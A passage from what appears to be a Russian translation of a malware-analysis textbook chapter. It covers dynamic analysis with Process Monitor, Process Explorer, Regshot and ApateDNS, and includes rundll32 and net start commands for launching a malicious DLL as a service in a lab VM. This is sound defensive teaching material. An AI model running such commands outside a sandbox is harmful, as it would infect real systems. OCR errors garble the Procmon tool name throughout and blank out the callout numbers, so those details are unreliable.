Чтобы изменить заголовок PE, удалите флаг `IMAGE_FILE_DLL` (0x2000) из поля `Characteristics` в `IMAGE_FILE_HEADER`. Такое изменение не запустит импортируемые функции, однако исполнит метод `DLLMain` и может привести к сбою вредоносной программы или её неожиданному завершению. Но пока внесённые изменения заставляют программу выполнить вредоносную нагрузку и позволяют собрать сведения для анализа, всё остальное неважно.

Вредоносную DLL также может потребоваться установить в качестве службы, иногда с помощью удобной экспортируемой функции, например `InstallService`, как в `ipr32x.dll`:

```
C:\>rundll32 ipr32x.dll,InstallService ServiceName  
C:\>net start ServiceName
```

Аргумент `ServiceName` необходимо передать вредоносной программе, чтобы она могла установиться и запуститься. Команда `net start` используется для запуска службы в системе Windows.

Примечание. Если вы видите функцию `ServiceMain` без удобной экспортируемой функции вроде `Install` или `InstallService`, службу, возможно, придётся установить вручную. Для этого можно воспользоваться командой Windows `sc` либо изменить реестр для неиспользуемой службы, а затем применить к этой службе `net start`. Записи служб находятся в реестре по адресу `HKLM\SYSTEM\CurrentControlSet\Services`.

Наблюдение с помощью Process Monitor

Process Monitor, или `prosmon`, - расширенное средство наблюдения для Windows, позволяющее отслеживать определённую активность реестра, файловой системы, сети, процессов и потоков. Оно объединяет и расширяет возможности двух устаревших средств: `FileMon` и `RegMon`.

Хотя `prosmon` собирает множество данных, она регистрирует не всё. Например, программа может пропустить активность драйвера устройства, когда компонент пользовательского режима общается с руткитом посредством управляющих операций ввода-вывода устройства, а также некоторые вызовы графического интерфейса, например `SetWindowsHookEx`. `Prosmon` может быть полезным инструментом, однако обычно не следует применять её для регистрации сетевой активности, поскольку в разных версиях Microsoft Windows она работает непоследовательно.

Предупреждение. На протяжении этой главы мы будем применять инструменты для динамического испытания вредоносных программ. Во время испытаний обязательно

защищайте компьютеры и сети с помощью виртуальной машины, как описано в предыдущей главе.

Сразу после запуска простон наблюдает за всеми системными вызовами, которые способна собрать. Поскольку на компьютере Windows происходит огромное число системных вызовов, иногда более 50 000 событий в минуту, просмотреть их все обычно невозможно. Кроме того, простон использует оперативную память для хранения событий, пока захват не остановлен, поэтому может занять всю доступную память и вызвать сбой виртуальной машины. Чтобы этого избежать, запускайте простон лишь на ограниченное время. Для остановки захвата событий выберите **File > Capture Events**. Перед применением простон для анализа сначала удалите все ранее захваченные события, выбрав **Edit > Clear Display**, чтобы избавиться от посторонних данных. Затем запустите исследуемую вредоносную программу при включённом захвате. Через несколько минут захват событий можно остановить.

Представление Простон

Простон отображает настраиваемые столбцы со сведениями об отдельных событиях, в том числе порядковый номер события, временную метку, имя вызвавшего событие процесса, операцию события, использованный им путь и результат. Эти подробные сведения могут не помещаться на экране или быть трудными для чтения. В таком случае полные сведения о конкретном событии можно открыть двойным щелчком по его строке.

На рисунке 3-2 показан набор событий простон, произошедших на компьютере, где работала вредоносная программа mm32.exe. По столбцу Operation можно быстро определить операции, выполненные mm32.exe в системе, в том числе обращения к реестру и файловой системе. Особого внимания заслуживает создание файла C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt с порядковым номером 212 посредством CreateFile. Слово SUCCESS в столбце Result сообщает, что операция завершилась успешно.

Seq.	Time	Process Name	Operation	Path	Result	Detail
200	1:55:31	mm32.exe	CloseFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	
201	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 11,776. Length: 1,024. I/O Flag
202	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 12,800. Length: 32,768. I/O Flag
203	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 1,024. Length: 9,216. I/O Flag
204	1:55:31	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT	...Desired Access: Read
205	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 45,568. Length: 25,088. I/O Flag
206	1:55:31	mm32.exe	QueryOpen	Z:\Malware\imagehlp.dll	NAME NOT	...
207	1:55:31	mm32.exe	QueryOpen	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	CreationTime: 2/28/2006 8:00:00 AM.
208	1:55:31	mm32.exe	CreateFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	Desired Access: Execute/Traverse, S
209	1:55:31	mm32.exe	CloseFile	C:\WINDOWS\system32\imagehlp.dll	SUCCESS	
210	1:55:31	mm32.exe	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Exec	NAME NOT	...Desired Access: Read
211	1:55:31	mm32.exe	ReadFile	Z:\Malware\mw2mmgr32.dll	SUCCESS	Offset: 10,240. Length: 1,536. I/O Flag
212	1:55:31	mm32.exe	CreateFile	C:\Documents and Settings\All Users\Application Data\mw2mmgr.txt	SUCCESS	Desired Access: Generic Write, Read
213	1:55:31	mm32.exe	ReadFile	C:\Directory	SUCCESS	Offset: 12,288. Length: 4,096. I/O Flag
214	1:55:31	mm32.exe	CreateFile	Z:\Malware\mm32.exe	SUCCESS	Desired Access: Generic Read, Disc
215	1:55:31	mm32.exe	ReadFile	Z:\Malware\mm32.exe	SUCCESS	Offset: 0. Length: 64

Рисунок 3-2. Пример событий mm32.exe в Простон

Фильтрация в Простон

При последовательном просмотре тысяч событий находить сведения в простон не всегда просто. Именно здесь решающее значение приобретает фильтрация.

Простон можно настроить на фильтрацию одного исполняемого файла, работающего в системе. Эта возможность особенно полезна при анализе вредоносных программ, поскольку фильтр можно установить на запущенный исследуемый файл. Также можно фильтровать отдельные системные вызовы, например RegSetValue, CreateFile, WriteFile и другие подозрительные или разрушительные вызовы.

Когда фильтрация ргостоп включена, она применяется только к уже зарегистрированным событиям. Все события остаются доступными, хотя фильтр показывает лишь ограниченный набор. Установка фильтра не предотвращает чрезмерное потребление памяти программой ргостоп.

Чтобы задать фильтр, выберите **Filter > Filter** и откройте меню Filter, показанное на верхнем изображении рисунка 3-3. При настройке фильтра сначала выберите фильтруемый столбец в раскрывающемся списке слева вверху над кнопкой Reset. Наиболее важные для анализа вредоносных программ фильтры - Process Name, Operation и Detail. Затем выберите оператор сравнения, например Is, Contains или Less Than. Наконец, укажите, должен фильтр включать события в представление или исключать их. Поскольку по умолчанию показываются все системные вызовы, важно уменьшить объём отображаемых данных.

Рисунок 3-3. Настройка фильтра ргостоп

Примечание. По умолчанию ргостоп применяет несколько базовых фильтров. Например, в ней есть фильтр, исключающий ргостоп.exe, и фильтр, исключающий из регистрации файл подкачки, поскольку обращения к нему происходят часто и не дают полезных сведений.

Как видно из первых двух строк рисунка 3-3, мы фильтруем по Process Name и Operation. Добавлен фильтр, в котором Process Name равно mm32.exe, действующий при значении RegSetValue поля Operation.

После выбора каждого фильтра нажмите Add, а затем Apply. В результате применения наших фильтров показанное на нижнем изображении окно отображает лишь 11 из 39 351 события. Благодаря этому легко увидеть, что mm32.exe выполнил RegSetValue для раздела реестра HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\Sys32V2Controller, событие с порядковым номером 3 и операцией RegSetValue. Двойной щелчок по этому событию RegSetValue показывает записанные по данному адресу данные - текущий путь к вредоносной программе.

Если вредоносная программа извлекла и запустила другой исполняемый файл, не беспокойтесь: эти сведения также сохранены. Помните, что фильтр управляет только отображением. Захвачены все системные вызовы, произошедшие при запуске вредоносной программы, в том числе вызовы кода, извлечённого исходным исполняемым файлом. Если вы видите извлечённую вредоносную программу, измените фильтр так, чтобы он показывал её имя, и нажмите Apply. На экране появятся связанные с ней события.

На панели инструментов ргостоп есть полезные автоматические фильтры. Четыре фильтра, обведённые на рисунке 3-4, соответствуют следующим категориям:

- **Реестр.** Исследование операций реестра позволяет понять, как вредоносная программа устанавливает себя в реестре.
- **Файловая система.** Исследование взаимодействия с файловой системой может показать все создаваемые вредоносной программой файлы и используемые ею файлы конфигурации.
- **Активность процессов.** Исследование активности процессов позволяет определить, породила ли вредоносная программа дополнительные процессы.
- **Сеть.** Определение сетевых соединений может показать все порты, которые прослушивает вредоносная программа.

По умолчанию выбраны все четыре фильтра. Чтобы отключить фильтр, просто щёлкните соответствующий категории значок на панели инструментов.



Рисунок 3-4. Кнопки фильтров gprostop

Примечание. Если вредоносная программа запускается при загрузке системы, воспользуйтесь параметрами регистрации загрузки gprostop, чтобы установить её как драйвер начальной загрузки и захватить события запуска.

Анализ записанных gprostop событий требует практики и терпения, поскольку многие события являются обычной частью запуска исполняемых файлов. Чем чаще вы будете пользоваться gprostop, тем легче станет быстро просматривать список событий.


Просмотр процессов с помощью Process Explorer

Бесплатная программа Microsoft Process Explorer - чрезвычайно мощный диспетчер задач, который должен работать во время динамического анализа. Она способна предоставить ценные сведения о процессах, выполняющихся в системе в данный момент.

Process Explorer позволяет перечислять активные процессы, загруженные ими DLL, различные свойства процессов и общие сведения о системе. С её помощью также можно завершить процесс, вывести пользователей из системы, а также запустить и проверить процессы.

Представление Process Explorer

Process Explorer наблюдает за работающими в системе процессами и показывает их в виде дерева, отображающего отношения родительских и дочерних процессов. Например, на рисунке 3-5 видно, что `services.exe` является дочерним процессом `winlogon.exe`, на что указывает левая фигурная скобка.



Process	PID	CPU	Description	Company Name
System Idle Process	0	96.97		
Interrupts	n/a		Hardware Interrupts	
DPCs	n/a		Deferred Procedure ...	
System	4			
smss.exe	580		Windows NT Session...	Microsoft Corp...
csrss.exe	652		Client Server Runtime...	Microsoft Corp...
winlogon.exe	684		Windows NT Logon ...	Microsoft Corp...
services.exe	728	3.03	Services and Control...	Microsoft Corp...
vmacthlp.exe	884		VMware Activation H...	VMware, Inc.
svchost.exe	896		Generic Host Proces...	Microsoft Corp...
svchost.exe	980		Generic Host Proces...	Microsoft Corp...
svchost.exe	1024		Generic Host Proces...	Microsoft Corp...
wscntfy.exe	204		Windows Security Ce...	Microsoft Corp...
svchost.exe	1076		Generic Host Proces...	Microsoft Corp...
svchost.exe	1188		Generic Host Proces...	Microsoft Corp...
spoolsv.exe	1292		Spooler SubSystem ...	Microsoft Corp...
PortReporter.exe	1428			
VMwareService.exe	1512		VMware Tools Service	VMware, Inc.
alg.exe	1688		Application Layer Gat...	Microsoft Corp...
lsass.exe	740		LSA Shell (Export Ve...	Microsoft Corp...
explorer.exe	1896		Windows Explorer	Microsoft Corp...
svchost.exe	244		Generic Host Proces...	Microsoft Corp...

Рисунок 3-5. Process Explorer исследует вредоносный svchost.exe

Process Explorer показывает пять столбцов: Process с именем процесса, PID с идентификатором процесса, CPU с загрузкой центрального процессора, Description и Company Name. Представление обновляется каждую секунду. По умолчанию службы выделены розовым цветом, процессы - синим, новые процессы - зелёным, а завершённые - красным. Зелёная и красная подсветка временны и исчезают после запуска или завершения процесса. При анализе вредоносной программы следите за изменениями и новыми процессами в окне Process Explorer и обязательно тщательно исследуйте их.

Process Explorer способна показывать довольно много сведений о каждом процессе. Например, когда активно окно отображения DLL, можно щёлкнуть процесс и увидеть все DLL, загруженные им в память. Окно DLL можно заменить окном Handles, где показываются все принадлежащие процессу дескрипторы, включая дескрипторы файлов, мьютексы, события и прочее.

Окно Properties, показанное на рисунке 3-6, открывается двойным щелчком по имени процесса. Оно способно предоставить особенно полезные сведения об исследуемой вредоносной программе. Вкладка Threads показывает все активные потоки, TCP/IP отображает активные соединения или порты, прослушиваемые процессом, а открытая на рисунке вкладка Image показывает путь на диске к исполняемому файлу.




Рисунок 3-6. Окно Properties, вкладка Image

Использование функции Verify

Особенно полезная возможность Process Explorer - кнопка Verify на вкладке Image. Нажмите её, чтобы проверить, действительно ли образ на диске является подписанным двоичным файлом Microsoft. Microsoft использует цифровые подписи для большинства основных исполняемых файлов, поэтому, когда Process Explorer подтверждает действительность подписи, можно быть уверенным, что файл действительно является исполняемой программой Microsoft. Эта возможность особенно полезна для проверки того, что файл Windows на диске не повреждён: пытаясь скрыться, вредоносные программы часто заменяют подлинные файлы Windows собственными.

Кнопка Verify проверяет образ на диске, а не в памяти, и бесполезна, если злоумышленник применяет подмену процесса, при которой запускает процесс в системе и перезаписывает его

пространство памяти вредоносным исполняемым файлом. Подмена процесса предоставляет вредоносной программе те же привилегии, что и заменяемому процессу, поэтому программа выглядит исполняющейся как легитимный процесс, но оставляет след: образ в памяти отличается от образа на диске. Например, на рисунке 3-6 процесс `svchost.exe` успешно проверен, хотя в действительности является вредоносным. Подмена процессов подробнее рассматривается в главе 12.

Сравнение строк

Один из способов распознать подмену процесса - использовать вкладку `Strings` в окне свойств процесса и сравнить строки исполняемого файла на диске, то есть образа, со строками того же исполняемого файла, работающего в памяти. Переключаться между этими представлениями строк можно кнопками в левом нижнем углу, как показано на рисунке 3-7. Если два списка строк резко различаются, возможно, произошла подмена процесса. Такое различие показано на рисунке 3-7. Например, строка `FAVORITES.DAT` несколько раз встречается в правой половине рисунка, где показан `svchost.exe` в памяти, но отсутствует в левой половине, где показан `svchost.exe` на диске.




Рисунок 3-7. Вкладка `Strings` Process Explorer показывает строки активного `svchost.exe` на диске слева и в памяти справа.

Использование Dependency Walker

Process Explorer позволяет запустить `depends.exe`, то есть Dependency Walker, для работающего процесса: щёлкните имя процесса правой кнопкой и выберите `Launch Depends`. Кроме того, программа позволяет искать дескриптор или DLL с помощью команды **Find > Find Handle or DLL**.

Функция `Find DLL` особенно полезна, если на диске обнаружена вредоносная DLL и требуется выяснить, использует ли её какой-либо работающий процесс. Кнопка `Verify` проверяет файл EXE на диске, но не каждую DLL, загруженную во время работы. Чтобы определить, загружается ли DLL в процесс после первоначальной загрузки, сравните список DLL в Process Explorer с импортом,

показанным в Dependency Walker.

Анализ вредоносных документов

Process Explorer также можно использовать для анализа вредоносных документов, например файлов PDF и документов Word. Быстрый способ определить вредоносный документ - открыть Process Explorer, а затем подозрительный файл. Если документ запускает какие-либо процессы, они появятся в Process Explorer, а вредоносную программу можно будет найти на диске с помощью вкладки Image окна Properties.

Примечание. Открытие вредоносного документа при работающих средствах наблюдения позволяет быстро определить, является ли документ вредоносным. Однако запуск будет успешен только в уязвимой версии программы просмотра. На практике лучше использовать намеренно не обновлённые версии приложения, чтобы эксплуатация уязвимости гарантированно сработала. Проще всего создать несколько снимков виртуальной машины для анализа, каждый со старой версией программы просмотра документов, например Adobe Reader или Microsoft Word.

Сравнение снимков реестра с помощью Regshot

Показанная на рисунке 3-8 Regshot - средство с открытым исходным кодом для сравнения реестра, позволяющее создавать и сопоставлять два снимка реестра.

Чтобы применить Regshot для анализа вредоносной программы, сначала создайте первый снимок кнопкой 1st Shot, затем запустите вредоносную программу и дождитесь завершения всех изменений системы. После этого создайте второй снимок кнопкой 2nd Shot. Наконец, нажмите Compare, чтобы сравнить снимки.




Рисунок 3-8. Окно Regshot

В листинге 3-1 показана часть результатов, созданных Regshot во время анализа вредоносной программы. Снимки реестра были сделаны до и после запуска шпионской программы ckr.exe.

```
Regshot
Comments:
Datetime: <date>
Computer: MALWAREANALYSIS
Username: username

-----
Keys added: 0
-----

-----
Values added:3
-----
① HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ckr:C:\WINDOWS\system32\
ckr.exe
...
...

-----
Values modified:2
-----
② HKLM\SOFTWARE\Microsoft\Cryptography\ RNG\Seed: 00 43 7C 25 9C 68 DE 59 C6 C8
9D C3 1D E6 DC 87 1C 3A C4 E4 D9 0A B1 BA C1 FB 80 EB 83 25 74 C4 C5 E2 2F CE
4E E8 AC C8 49 E8 E8 10 3F 13 F6 A1 72 92 28 8A 01 3A 16 52 86 36 12 3C C7 EB
5F 99 19 1D 80 8C 8E BD 58 3A DB 18 06 3D 14 8F 22 A4
...

-----
Total changes:5
-----
```

Листинг 3-1. Результаты сравнения Regshot

Как видите, ckr.exe создаёт значение в HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run в качестве механизма закрепления под номером □. Для таких результатов типичен некоторый шум под номером □, поскольку начальное значение генератора случайных чисел постоянно обновляется в реестре.

Как и в случае с rghostop, анализ этих результатов требует терпеливого просмотра ради обнаружения ценных крупиц информации.

Имитация сети

Вредоносная программа часто периодически подаёт сигнал и в конечном счёте связывается с командным сервером, что подробно рассматривается в главе 14. Можно создать поддельную сеть и быстро получить сетевые индикаторы, фактически не подключаясь к интернету. К таким индикаторам относятся имена DNS, IP-адреса и сигнатуры пакетов.

Для успешной имитации сети необходимо не позволить вредоносной программе понять, что она работает в виртуализированной среде. Настройка виртуальных сетей VMware обсуждалась в главе 2. Сочетание рассматриваемых здесь средств с надёжной настройкой сети виртуальной машины значительно повышает шансы на успех.

Использование ArpateDNS

Бесплатная программа Mandiant ApateDNS (mandiant.com) - самый быстрый способ увидеть DNS-запросы вредоносной программы. ApateDNS подменяет DNS-ответы, направляя их на указанный пользователем IP-адрес, и прослушивает UDP-порт 53 на локальном компьютере. На DNS-запросы программа отвечает адресом, заданным пользователем. ApateDNS способна показывать шестнадцатеричное представление и ASCII для всех полученных запросов.

Чтобы использовать ApateDNS, задайте под номером ☐ IP-адрес, который требуется отправлять в DNS-ответах, и выберите интерфейс под номером ☐. Затем нажмите кнопку Start Server: она автоматически запустит DNS-сервер и изменит настройки DNS на локальный компьютер. После этого запустите вредоносную программу и наблюдайте, как DNS-запросы появляются в окне ApateDNS. Например, на рисунке 3-9 мы перенаправляем DNS-запросы вредоносной программы RShell. Видно, что DNS-сведения запрашиваются для evil.malwar3.com, а запрос был выполнен в 13:22:08 под номером ☐.




Рисунок 3-9. ApateDNS отвечает на запрос evil.malwar3.com

